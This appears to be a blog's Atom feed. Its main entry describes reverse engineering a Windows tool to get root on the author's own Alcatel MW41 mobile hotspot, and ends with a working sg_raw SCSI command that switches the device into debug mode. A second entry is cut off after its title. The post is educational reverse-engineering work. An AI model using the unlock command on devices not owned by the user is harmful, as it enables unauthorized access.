<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://alex.studer.dev/feed.xml" rel="self" type="application/atom+xml" /><link href="https://alex.studer.dev/" rel="alternate" type="text/html" /><updated>2026-02-22T02:56:38+00:00</updated><id>https://alex.studer.dev/feed.xml</id><title type="html">Alex Studer</title><author><name>Alex Studer</name></author><entry><title type="html">Getting root on a 4G LTE mobile hotspot</title><link href="https://alex.studer.dev/2021/01/04/mw41-1" rel="alternate" type="text/html" title="Getting root on a 4G LTE mobile hotspot" /><published>2021-01-04T00:00:00+00:00</published><updated>2021-01-04T00:00:00+00:00</updated><id>https://alex.studer.dev/2021/01/04/mw41-1</id><content type="html" xml:base="https://alex.studer.dev/2021/01/04/mw41-1"><![CDATA[<p>I have an <a href="https://www.alcatelmobile.com/product/mobile-broadband/mobile-wifi/linkzone-cat4-mobile-wi-fi/">Alcatel MW41</a> mobile hotspot. It works fine, but it seems to have some firmware running on it (more specifically, it’s running a web server to give you an interface to change different options), which raises two questions: 1) does it run Linux? and 2) can we get root on it?</p>

<p>Some research led me to find that it did, in fact, run Linux. Not only that, but there was a tool that would just give me root access to the hotspot, by the name of TCL-SWITCH-TOOL! <sup id="fnref:1" role="doc-noteref"><a href="#fn:1" class="footnote" rel="footnote">1</a></sup> Apparently, this tool relied on the fact that the hotspot showed up as an external disk when you connect it to a computer. It did <em>something</em> that switched the hotspot into a debug mode, giving you a root shell.</p>


<p>The tool is Windows-only, but it’ll probably just work under <a href="https://www.winehq.org/">Wine</a>, right? I downloaded the tool, ran it, hit the “switch to debug mode” button, and….</p>

<!--more-->

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/tcl-switch.png">
		<img src="https://alex.studer.dev/assets/mw41-1/tcl-switch.png" title="“50”." alt="“50”." style="max-width: 25rem;" />
	</a>
	<figcaption><p>“50”.</p>
</figcaption>
</figure>


<p>“50”. Hmm. Closing that message gave another error:</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/tcl-switch-2.png">
		<img src="https://alex.studer.dev/assets/mw41-1/tcl-switch-2.png" title="(it didn’t work)" alt="(it didn’t work)" style="max-width: 25rem;" />
	</a>
	<figcaption><p>(it didn’t work)</p>
</figcaption>
</figure>

<p>And, in the terminal I used to run the program, I saw a warning message: <code class="language-plaintext highlighter-rouge">0009:fixme:ntdll:server_ioctl_file Unsupported ioctl 4d014 (device=4 access=3 func=405 method=0)</code>. This seems to suggest that the program relies on some feature that Wine doesn’t support fully.</p>

<p>At this point, I could probably find an actual Windows computer and just use that. But that’s no fun! Can we figure out how this program works, and replicate it ourselves?</p>

<h2 id="what-does-it-even-do">What does it even do?</h2>

<p>I decided to open the program in <a href="https://ghidra-sre.org/">Ghidra</a>, a reverse engineering tool. Searching for the error message from before, “switch device error”, I found that there were multiple references to the string, and they all seemed to be part of relatively complex functions. It would definitely be possible to analyze what the program is doing this way, but is there an easier method?</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/switch-device-error.png">
		<img src="https://alex.studer.dev/assets/mw41-1/switch-device-error.png" title="As shown in the XREF list, there are four different functions that refer to this string." alt="As shown in the XREF list, there are four different functions that refer to this string." style="max-width: 35rem;" />
	</a>
	<figcaption><p>As shown in the XREF list, there are four different functions that refer to this string.</p>
</figcaption>
</figure>

<p>Well, given that the program asks for the drive letter corresponding to the hotspot, it seems reasonable to assume that it’s somehow sending some special command to the drive over that existing connection (as opposed to, say, some weird custom USB protocol). This seems to be confirmed by the presence of the string <code class="language-plaintext highlighter-rouge">\\.\PHYSICALDRIVE%c</code>, which presumably is some way to directly access the drive?</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/physical-drive.png">
		<img src="https://alex.studer.dev/assets/mw41-1/physical-drive.png" title="The mysterious `\\.\PHYSICALDRIVE%c` string." alt="The mysterious `\\.\PHYSICALDRIVE%c` string." style="max-width: 35rem;" />
	</a>
	<figcaption><p>The mysterious <code class="language-plaintext highlighter-rouge">\\.\PHYSICALDRIVE%c</code> string.</p>
</figcaption>
</figure>

<p>Let’s assume that the program somehow opens the drive and then does some magic incantation to switch the hotspot into a debug mode. No matter how complicated TCL-SWITCH-TOOL is, at the end of the day, both of those operations will eventually need to go through the Windows API, which is external to this program.</p>

<p>We can monitor those API calls by using <a href="https://wiki.winehq.org/Wine_User%27s_Guide#WINEDEBUG.3Dchannels">Wine’s debug options</a> to enable the <a href="https://wiki.winehq.org/Debug_Channels#Useful_Channels"><code class="language-plaintext highlighter-rouge">relay</code> debug channel</a>. This logs every time TCL-SWITCH-TOOL makes a function call to an external library (what Windows calls a DLL). The hope is that we’ll see the function calls to whatever Windows DLL is responsible for opening the drive and sending those commands. That should then give us a better idea of what the program is actually doing. <sup id="fnref:2" role="doc-noteref"><a href="#fn:2" class="footnote" rel="footnote">2</a></sup></p>


<p>So, I ran <code class="language-plaintext highlighter-rouge">WINEDEBUG=relay wine TCL-SWITCH-TOOL.exe &amp;&gt; tcllog.log</code>, typed in the drive letter, and hit the button to switch the hotspot into debug mode. This resulted in a rather large log file. <sup id="fnref:3" role="doc-noteref"><a href="#fn:3" class="footnote" rel="footnote">3</a></sup> I searched for the <code class="language-plaintext highlighter-rouge">PHYSICALDRIVE</code> string from before, and…nothing. Since that didn’t work, I decided to look for the drive letter I used (<code class="language-plaintext highlighter-rouge">F</code>), figuring that the tool probably had to somehow communicate the selected drive letter to Windows.</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/relay-log.png">
		<img src="https://alex.studer.dev/assets/mw41-1/relay-log.png" title="The various function calls logged by Wine." alt="The various function calls logged by Wine." style="max-width: 40rem;" />
	</a>
	<figcaption><p>The various function calls logged by Wine.</p>
</figcaption>
</figure>

<p>That actually seemed to work! In this log, each line corresponds to either a function call (labeled as <code class="language-plaintext highlighter-rouge">Call</code>) or a function returning (labeled as <code class="language-plaintext highlighter-rouge">Ret</code>). At the top, you can see that TCL-SWITCH-TOOL calls <code class="language-plaintext highlighter-rouge">CreateFileA</code>, part of <code class="language-plaintext highlighter-rouge">KERNEL32</code>, on <code class="language-plaintext highlighter-rouge">\\.\\F:</code>. <sup id="fnref:4" role="doc-noteref"><a href="#fn:4" class="footnote" rel="footnote">4</a></sup> Then, Wine’s implementation of <code class="language-plaintext highlighter-rouge">KERNEL32</code> makes some function calls of its own and finally decides to return a value. (that’s the <code class="language-plaintext highlighter-rouge">009:Ret KERNEL32.CreateFileA()</code> line at the bottom) After that, TCL-SWITCH-TOOL decides to make another call, this time to <code class="language-plaintext highlighter-rouge">KERNEL32</code>’s <code class="language-plaintext highlighter-rouge">DeviceIoControl</code> function, which seems like what we’re looking for. And, this function call has one parameter equal to <code class="language-plaintext highlighter-rouge">4d014</code>, which matches the error message we got from Wine all the way at the beginning! <sup id="fnref:5" role="doc-noteref"><a href="#fn:5" class="footnote" rel="footnote">5</a></sup></p>

<p>So, what is <code class="language-plaintext highlighter-rouge">DeviceIoControl</code>? Looking at the <a href="https://docs.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol">official Microsoft documentation</a>, it seems to be a fairly generic function that does something based on the <code class="language-plaintext highlighter-rouge">dwIoControlCode</code> parameter. <sup id="fnref:6" role="doc-noteref"><a href="#fn:6" class="footnote" rel="footnote">6</a></sup> In our case, <code class="language-plaintext highlighter-rouge">dwIoControlCode</code> is <code class="language-plaintext highlighter-rouge">0x4d014</code>, corresponding to <a href="https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddscsi/ni-ntddscsi-ioctl_scsi_pass_through_direct">IOCTL_SCSI_PASS_THROUGH_DIRECT</a>, which, according to that page, “allows an application to send almost any SCSI command to a target device.”</p>

<h2 id="finding-the-command">Finding the command</h2>

<p>By this point, it seems likely that this is the magic debug mode incantation. But what’s the actual SCSI command? Going back to Ghidra, we can pull up DeviceIoControl, and see where it’s called from. <sup id="fnref:7" role="doc-noteref"><a href="#fn:7" class="footnote" rel="footnote">7</a></sup></p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/deviceiocontrol.png">
		<img src="https://alex.studer.dev/assets/mw41-1/deviceiocontrol.png" title="The reference to KERNEL32.dll’s DeviceIoControl." alt="The reference to KERNEL32.dll’s DeviceIoControl." style="max-width: 37.5rem;" />
	</a>
	<figcaption><p>The reference to KERNEL32.dll’s DeviceIoControl.</p>
</figcaption>
</figure>


<p>The thing that says <code class="language-plaintext highlighter-rouge">XREF</code>, on the right, tells us that this function has one reference in the entire program. (that is, it’s only used once) Double-clicking on that gives us the code that makes the DeviceIoControl call:</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/deviceiocontrol-xref.png">
		<img src="https://alex.studer.dev/assets/mw41-1/deviceiocontrol-xref.png" title="The one usage of DeviceIoControl." alt="The one usage of DeviceIoControl." style="max-width: 37.5rem;" />
	</a>
	<figcaption><p>The one usage of DeviceIoControl.</p>
</figcaption>
</figure>

<p>At this point, we could go through the assembly in Ghidra and determine how the various arguments to DeviceIoControl are constructed. However, there’s an easier way. We know now that the function call is at address <code class="language-plaintext highlighter-rouge">0x4031d4</code>. So, we can use <a href="https://wiki.winehq.org/Wine_Developer%27s_Guide/Debugging_Wine">Wine’s debugger</a> to set a breakpoint at that address, run the program, and then, once it hits our breakpoint, print out the various arguments. <sup id="fnref:8" role="doc-noteref"><a href="#fn:8" class="footnote" rel="footnote">8</a></sup></p>

<p>So, I ran <code class="language-plaintext highlighter-rouge">winedbg --gdb TCL-SWITCH-TOOL.exe</code>, used the <code class="language-plaintext highlighter-rouge">b *0x4031d4</code> command to set the breakpoint, and tried the program again.</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/breakpoint.png">
		<img src="https://alex.studer.dev/assets/mw41-1/breakpoint.png" title="Setting (and hitting!) the breakpoint." alt="Setting (and hitting!) the breakpoint." style="max-width: 40rem;" />
	</a>
	<figcaption><p>Setting (and hitting!) the breakpoint.</p>
</figcaption>
</figure>

<p>It hit the breakpoint! Now, how do we know what the arguments are?</p>

<p>On Windows x86 systems, the <a href="https://en.wikipedia.org/wiki/X86_calling_conventions#cdecl"><em>cdecl</em> calling convention</a> is used. <sup id="fnref:9" role="doc-noteref"><a href="#fn:9" class="footnote" rel="footnote">9</a></sup> That means our arguments should have been pushed to the stack. Using GDB, we can take a look at the stack’s current contents: <sup id="fnref:10" role="doc-noteref"><a href="#fn:10" class="footnote" rel="footnote">10</a></sup></p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/stack.png">
		<img src="https://alex.studer.dev/assets/mw41-1/stack.png" title="The contents of the stack." alt="The contents of the stack." style="max-width: 40rem;" />
	</a>
	<figcaption><p>The contents of the stack.</p>
</figcaption>
</figure>


<p>We can match these values to the arguments of <code class="language-plaintext highlighter-rouge">DeviceIoControl</code> (which, again, you can find <a href="https://docs.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol">on this page</a>). The <a href="https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddscsi/ni-ntddscsi-ioctl_scsi_pass_through_direct">IOCTL_SCSI_PASS_THROUGH_DIRECT page</a> tells us that it takes the command to send from the input buffer, which should correspond to <code class="language-plaintext highlighter-rouge">DeviceIoControl</code>’s third argument, <code class="language-plaintext highlighter-rouge">lpInBuffer</code>. In our case, the third argument is <code class="language-plaintext highlighter-rouge">0x32ed90</code>. The fourth argument, <code class="language-plaintext highlighter-rouge">nInBufferSize</code>, tells us how large that input buffer is, which in our case is <code class="language-plaintext highlighter-rouge">0x50</code> bytes. So, let’s look at <code class="language-plaintext highlighter-rouge">0x50</code> bytes from <code class="language-plaintext highlighter-rouge">0x32ed90</code>:</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/input-buffer.png">
		<img src="https://alex.studer.dev/assets/mw41-1/input-buffer.png" title="The contents of `lpInBuffer`." alt="The contents of `lpInBuffer`." style="max-width: 40rem;" />
	</a>
	<figcaption><p>The contents of <code class="language-plaintext highlighter-rouge">lpInBuffer</code>.</p>
</figcaption>
</figure>

<p>So is this the magic command? Well, the IOCTL page from before tells us that this should actually be a <a href="https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddscsi/ns-ntddscsi-_scsi_pass_through_direct">SCSI_PASS_THROUGH_DIRECT</a> struct.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_SCSI_PASS_THROUGH_DIRECT</span> <span class="p">{</span>
  <span class="n">USHORT</span> <span class="n">Length</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">ScsiStatus</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">PathId</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">TargetId</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">Lun</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">CdbLength</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">SenseInfoLength</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">DataIn</span><span class="p">;</span>
  <span class="n">ULONG</span>  <span class="n">DataTransferLength</span><span class="p">;</span>
  <span class="n">ULONG</span>  <span class="n">TimeOutValue</span><span class="p">;</span>
  <span class="n">PVOID</span>  <span class="n">DataBuffer</span><span class="p">;</span>
  <span class="n">ULONG</span>  <span class="n">SenseInfoOffset</span><span class="p">;</span>
  <span class="n">UCHAR</span>  <span class="n">Cdb</span><span class="p">[</span><span class="mi">16</span><span class="p">];</span>
<span class="p">}</span> <span class="n">SCSI_PASS_THROUGH_DIRECT</span><span class="p">,</span> <span class="o">*</span><span class="n">PSCSI_PASS_THROUGH_DIRECT</span><span class="p">;</span>
</code></pre></div></div>

<p>We can match the fields of the struct with the data we dumped out from GDB. <sup id="fnref:11" role="doc-noteref"><a href="#fn:11" class="footnote" rel="footnote">11</a></sup></p>

<table class="table table-sm">
  <thead>
    <tr>
      <th>Field</th>
      <th>Data</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Length</td>
      <td><code class="language-plaintext highlighter-rouge">0x2c	0x00</code></td>
    </tr>
    <tr>
      <td>ScsiStatus</td>
      <td><code class="language-plaintext highlighter-rouge">0x00</code></td>
    </tr>
    <tr>
      <td>PathId</td>
      <td><code class="language-plaintext highlighter-rouge">0x00</code></td>
    </tr>
    <tr>
      <td>TargetId</td>
      <td><code class="language-plaintext highlighter-rouge">0x00</code></td>
    </tr>
    <tr>
      <td>Lun</td>
      <td><code class="language-plaintext highlighter-rouge">0x00</code></td>
    </tr>
    <tr>
      <td>CdbLength</td>
      <td><code class="language-plaintext highlighter-rouge">0x0c</code></td>
    </tr>
    <tr>
      <td>SenseInfoLength</td>
      <td><code class="language-plaintext highlighter-rouge">0x1f</code></td>
    </tr>
    <tr>
      <td>DataIn</td>
      <td><code class="language-plaintext highlighter-rouge">0x01</code></td>
    </tr>
    <tr>
      <td>PADDING</td>
      <td><code class="language-plaintext highlighter-rouge">0x00	0x00	0x00</code></td>
    </tr>
    <tr>
      <td>DataTransferLength</td>
      <td><code class="language-plaintext highlighter-rouge">0xc0	0x00	0x00	0x00</code></td>
    </tr>
    <tr>
      <td>TimeOutValue</td>
      <td><code class="language-plaintext highlighter-rouge">0x64	0x00	0x00	0x00</code></td>
    </tr>
    <tr>
      <td>DataBuffer</td>
      <td><code class="language-plaintext highlighter-rouge">0x2c	0xee	0x32	0x00</code></td>
    </tr>
    <tr>
      <td>SenseInfoOffset</td>
      <td><code class="language-plaintext highlighter-rouge">0x30	0x00	0x00	0x00</code></td>
    </tr>
    <tr>
      <td>Cdb</td>
      <td><code class="language-plaintext highlighter-rouge">0x16	0xf9	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00</code></td>
    </tr>
  </tbody>
</table>

<p>Note that we have to include three bytes of padding (labeled <code class="language-plaintext highlighter-rouge">PADDING</code>) because <a href="https://docs.microsoft.com/en-us/cpp/c-language/padding-and-alignment-of-structure-members?view=msvc-160">Microsoft’s C compiler</a> has to align <code class="language-plaintext highlighter-rouge">DataTransferLength</code> to be on a four-byte boundary.</p>

<h2 id="replicating-the-command">Replicating the command</h2>
<p>Now that we’ve deciphered the struct, what is this struct telling Windows to do? Most of the fields aren’t relevant, but what’s important here is <code class="language-plaintext highlighter-rouge">Cdb</code>, which, according to the documentation, “specifies the SCSI command descriptor block to be sent to the target device.” In other words, this should be the command that switches the hotspot into debug mode! Then, after sending that command, since the <code class="language-plaintext highlighter-rouge">DataIn</code> flag is <code class="language-plaintext highlighter-rouge">0x01</code> (equivalent to <code class="language-plaintext highlighter-rouge">SCSI_IOCTL_DATA_IN</code>), Windows will read <code class="language-plaintext highlighter-rouge">0xc0</code>, or 192, bytes (the value of <code class="language-plaintext highlighter-rouge">DataTransferLength</code>) from the device. <sup id="fnref:12" role="doc-noteref"><a href="#fn:12" class="footnote" rel="footnote">12</a></sup></p>


<p>Some research pointed me to the <a href="https://linux.die.net/man/8/sg_raw">sg_raw</a> command, which is how you can send arbitrary SCSI commands on Linux. <sup id="fnref:13" role="doc-noteref"><a href="#fn:13" class="footnote" rel="footnote">13</a></sup> Using the value from <code class="language-plaintext highlighter-rouge">Cdb</code>, the command to use should be <code class="language-plaintext highlighter-rouge">sudo sg_raw /dev/sgX 16 f9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -v</code>, where <code class="language-plaintext highlighter-rouge">X</code> is the number corresponding to the hotspot’s disk. <sup id="fnref:14" role="doc-noteref"><a href="#fn:14" class="footnote" rel="footnote">14</a></sup> I tried it, and:</p>

<figure class="post-image post-image-center">
	<a href="https://alex.studer.dev/assets/mw41-1/success.png">
		<img src="https://alex.studer.dev/assets/mw41-1/success.png" title="Success!" alt="Success!" style="max-width: 40rem;" />
	</a>
	<figcaption><p>Success!</p>
</figcaption>
</figure>

<p>It worked! After all this, we finally have the magic command. At this point, you have full root access to the hotspot, and can do basically anything you want.</p>

<p>If you were paying close attention, you might have noticed that the first two bytes (<code class="language-plaintext highlighter-rouge">0x16 0xf9</code>) of the command match what the debug mode button says in the first place! (as can be seen at the screenshots at the beginning of the article) Despite that, this effort was still useful to figure out <em>how</em> the bytes are actually sent. It also means that you can probably figure out how to switch it into “diag mode” instead of debug mode, since that button also has its command printed on it. <sup id="fnref:15" role="doc-noteref"><a href="#fn:15" class="footnote" rel="footnote">15</a></sup></p>

<p>Also, this only works because the debug protocol was fairly simple. Once we found the magic command, we could just repeat it ourselves. If the debug protocol were more complicated (for example, if the command varied based on some parameter, such as the current time), then we would need to perform a more in-depth analysis of the program.</p>

<p>One final note: you use <code class="language-plaintext highlighter-rouge">adb</code>—as in, the Android Debug Bridge—to access the shell. The hotspot doesn’t run Android, but it seems to still use <a href="https://source.android.com/devices/architecture/modular-system/adbd">adbd</a>, along with a few other components from Android. Investigating everything that’s running on the hotspot, though, is probably a subject for a future blog post.</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1" role="doc-endnote">
      <p>The only reference I can find to this is on a <a href="https://4pda.ru/forum/index.php?s=&amp;showtopic=911694&amp;view=findpost&amp;p=87439739">Russian forum</a>, and they don’t explain where it came from. It’s only <em>slightly</em> sketchy. (that link is for the MW40, but it appears to work for a number of hotspots, including the MW41) <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2" role="doc-endnote">
      <p>This is a pretty similar idea to <a href="https://strace.io/">strace</a> on Linux. However, all the code here runs in user mode, and we’re just watching when we go across the boundary between two separate DLLs. strace, on the other hand, monitors system calls, where we request a service from the kernel. A closer Linux analogue would be <a href="https://en.wikipedia.org/wiki/Ltrace">ltrace</a>. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3" role="doc-endnote">
      <p>150 MB, to be precise! <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4" role="doc-endnote">
      <p>The log itself has double the backslashes (<code class="language-plaintext highlighter-rouge">\\\\.\\F:</code>), since it’s escaping them to be inside the double quotes. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:5" role="doc-endnote">
      <p>One thing that I didn’t address is what happened to the <code class="language-plaintext highlighter-rouge">\\.\PHYSICALDRIVE%c</code> string. (I later found out that it’s another way to address a drive in Windows, using its index rather than drive letter.) Presumably, this string was used in some other component of the tool. <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:6" role="doc-endnote">
      <p>Essentially, the Windows version of <a href="https://en.wikipedia.org/wiki/Ioctl">ioctl</a>. <a href="#fnref:6" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:7" role="doc-endnote">
      <p>Note that DeviceIoControl isn’t actually implemented in the tool! It’s just a reference to the external function in <code class="language-plaintext highlighter-rouge">KERNEL32.DLL</code>. <a href="#fnref:7" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:8" role="doc-endnote">
      <p>Normally, the addresses of functions would be randomized due to <a href="https://en.wikipedia.org/wiki/Address_space_layout_randomization">ASLR</a>. However, GDB disables ASLR automatically, so we don’t have to worry about that. <a href="#fnref:8" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:9" role="doc-endnote">
      <p>A calling convention is a set of rules that, among other things, tell you where function arguments and return values go. <a href="#fnref:9" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:10" role="doc-endnote">
      <p>The <a href="https://ftp.gnu.org/old-gnu/Manuals/gdb-5.1.1/html_chapter/gdb_9.html#SEC56">examine command</a> we use here, <code class="language-plaintext highlighter-rouge">x/10x $sp</code>, tells GDB to print 10 hexadecimal words, starting from the <code class="language-plaintext highlighter-rouge">sp</code> (stack pointer) register. This works because, on x86, the stack grows downwards. You can learn more about the stack <a href="https://en.wikibooks.org/wiki/X86_Disassembly/The_Stack">here</a>. <a href="#fnref:10" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:11" role="doc-endnote">
      <p>In Windows, <a href="https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types">ULONG refers to a 32-bit integer</a>. In addition, we’re debugging a 32-bit application, meaning <code class="language-plaintext highlighter-rouge">PVOID</code> is also 32 bits long. <a href="#fnref:11" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:12" role="doc-endnote">
      <p>The x86 architecture is little-endian, so the bytes <code class="language-plaintext highlighter-rouge">0xc0 0x00 0x00 0x00</code> are interpreted as 32-bit integer <code class="language-plaintext highlighter-rouge">0x000000c0</code>. <a href="#fnref:12" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:13" role="doc-endnote">
      <p>On Ubuntu, this is provided by the <code class="language-plaintext highlighter-rouge">sg3-utils</code> package. <a href="#fnref:13" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:14" role="doc-endnote">
      <p>This is probably either 1 or 2. You can use <code class="language-plaintext highlighter-rouge">ls /dev/sg*</code> to see all the SCSI devices connected to your computer. <a href="#fnref:14" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:15" role="doc-endnote">
      <p>I believe that “diag” in this context refers to <a href="https://osmocom.org/projects/quectel-modems/wiki/Diag">Qualcomm’s DIAG protocol</a>; however, this is still something I’m looking into. <a href="#fnref:15" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Alex Studer</name></author><summary type="html"><![CDATA[I reverse engineered a special tool that lets you switch an Alcatel MW41 hotspot into a debug mode, granting root access to the device.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://alex.studer.dev/assets/mw41-1/deviceiocontrol-xref.png" /><media:content medium="image" url="https://alex.studer.dev/assets/mw41-1/deviceiocontrol-xref.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Building a period-accurate replica Soviet microcomputer</title><link href="https://alex.studer.dev/2019/02/04/computer" rel="alternate" type="text/html" title="Building a period-accurate replica Soviet microcomputer" /><published>2019-02-04T00:00:00+00:00</published><updated>2019-02-04T00:00:00+00:00</updated><id>https://alex.studer.dev/2019/02/04/computer</id><content type="html" xml:base="https://alex.studer.dev/2019/02/04/computer"><![CDATA[<figure class="post-image post-image-right">
